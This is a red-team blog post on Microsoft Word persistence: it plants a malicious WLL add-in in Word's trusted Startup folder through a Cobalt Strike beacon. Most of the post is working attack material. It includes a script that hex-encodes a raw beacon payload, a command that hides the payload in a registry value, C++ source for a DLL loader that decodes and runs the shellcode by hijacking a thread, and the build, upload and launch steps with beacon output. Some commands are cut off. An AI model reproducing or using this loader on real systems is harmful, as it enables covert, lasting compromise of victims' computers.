Karim Habeeb

penetration testing & Red teaming

Follow

office persistence

2 minute read

On this page

Persistence

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their fotthold on systems, such as replacing or hijacking legitimate code or adding startup code

What is a WLL file?

A WLL file is an add-in used by Microsoft Word, a word processing application. It contains a software component that adds new features to the program, similar to a plugin. WLL "Add-Ins" for Word

Registry query for trusted location path

find the trusted location by querying the register

```
reg query x64 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\L
```

```
beacon> reg query x64 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\Location2
[*] Tasked beacon to query HKCU\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\Location2 (x64)
[+] host called home, sent: 2386 bytes
[+] received output:
Path                %APPDATA%\Microsoft\Word\Startup
Description         2
```

%APPDATA% is often redirected with roaming profiles meaning add-ins can persist in VDI environments

navigate to this folder with the command

```
cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
```

```
beacon> cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
[*] cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
[+] host called home, sent: 63 bytes
```


shellcode2ascii.py

```
if __name__ == '__main__':
    try:
        with open(sys.argv[1]) as dllFileHandle:
            dllBytes = bytearray(dllFileHandle.read())
            dllFileHandle.close()
    except IOError:
        print("Error reading file")
    print("".join("{:02X}".format(c) for c in dllBytes))
```

Commands for updating registry with Cobalt Strike payload


Generate payload.bin by cobalt

```
1- attacks >> packages >>payload generator >> select listener  +select  output >> Raw
save payload.bin
```




convert the shell code to ascii

```
python shellcode2ascii.py payload.bin
```




write this ascii string To the register

```
powerpick New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Office\14.0\Word" -Name "Version" -Va
```



verify that your value has been added

```
reg query x64 HKCU\SOFTWARE\Microsoft\Office\14.0\Word
```



officetemp.cpp

```
#include <windows.h>
#include <string>

extern "C" {
__declspec(dllexport) void __cdecl go(void);
}
```

```
void GetRegistry(LPCSTR StringName, LPCSTR &valueBuffer, DWORD value_length)
{
        DWORD dwType = REG_SZ;
        HKEY hKey = 0;
        LPCSTR subkey = "SOFTWARE\\Microsoft\\Office\\14.0\\Word";
        RegOpenKeyA(HKEY_CURRENT_USER,subkey,&hKey);
        RegQueryValueExA(hKey, StringName, NULL, &dwType, (LPBYTE)valueBuffer, &value_length);

}

void go()
{

        DWORD dwRegistryEntryOneLen;
        DWORD dwAllocationSize =  16384;

        LPCSTR lpData = (LPCSTR)VirtualAlloc(NULL, dwAllocationSize, MEM_RESERVE | MEM_COMMIT, P

        GetRegistry("Version", lpData, dwAllocationSize);

        CONTEXT ctx;
        SIZE_T bytesWritten;
        ctx.ContextFlags = CONTEXT_FULL;

        // We just allocate enough space it doesn't have to bre precise.
        LPCSTR decodedShellcode = (LPCSTR)VirtualAlloc(NULL,dwAllocationSize, MEM_RESERVE | MEM_
        // Decode the shellcode from ascii to binary format.
        LPCSTR tempPointer = decodedShellcode;
        for (int i = 0; i < dwAllocationSize/2; i ++) {
                sscanf_s(lpData+(i*2), "%2hhx", &decodedShellcode[i]);
        }
        // We change the EIP later on.
        HANDLE hThread = CreateThread(NULL, 4096, 0x0, NULL, CREATE_SUSPENDED, NULL);

        // Get the current thread context.
```

```
        GetThreadContext(hThread, &ctx);

        // Set the EIP to point on our shellcode.
        ctx.Eip = (DWORD)decodedShellcode;
        //Change the context.
        SetThreadContext(hThread, &ctx);
        // Resume the thread.
        ResumeThread(hThread);

}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                                         )
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
                go();
                return TRUE;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

Compiling WLL

compile the wll

```
i686-w64-mingw32-g++ -Wno-narrowing -shared officetemp.cpp -o updateconnection.wll
strip update.wll
```

```
┌──(root㉿NoRed0x)-[/home/…/Desktop/methodology/3_AD/per]
└─# i686-w64-mingw32-g++ -Wno-narrowing -shared officetemp.cpp -o updateconnection.wll

┌──(root㉿NoRed0x)-[/home/…/Desktop/methodology/3_AD/per]
└─# strip  updateconnection.wll
```

Upload the WLL to the Word Startup folder using the beacon command

```
upload /home/user/updateconnection.wll
```

```
beacon> upload /home/nored0x/Desktop/methodology/3_AD/per/updateconnection.wll
[*] Tasked beacon to upload /home/nored0x/Desktop/methodology/3_AD/per/updateconnection.wll as updateconnection.wll
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 12353 bytes
[*] Listing: C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 13kb     fil     05/23/2021 15:31:52   listGal.dat
 12kb     fil     09/16/2021 08:08:07   updateconnection.wll
```

Spawn word

```
shell "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
```

```
beacon> shell "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
[*] Tasked beacon to run: "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
[+] host called home, sent: 93 bytes
```

If needed to kill winword

```
shell taskkill /F /IM winword.exe
```

```
beacon> shell taskkill /F /IM winword.exe
[*] Tasked beacon to run: taskkill /F /IM winword.exe
[+] host called home, sent: 58 bytes
[+] received output:
SUCCESS: The process "WINWORD.EXE" with PID 16408 has been terminated.
```

I finished this part about persistence today waiting me in the next part.

Categories: Red-Teaming

Updated: September 16, 2021

Previous Next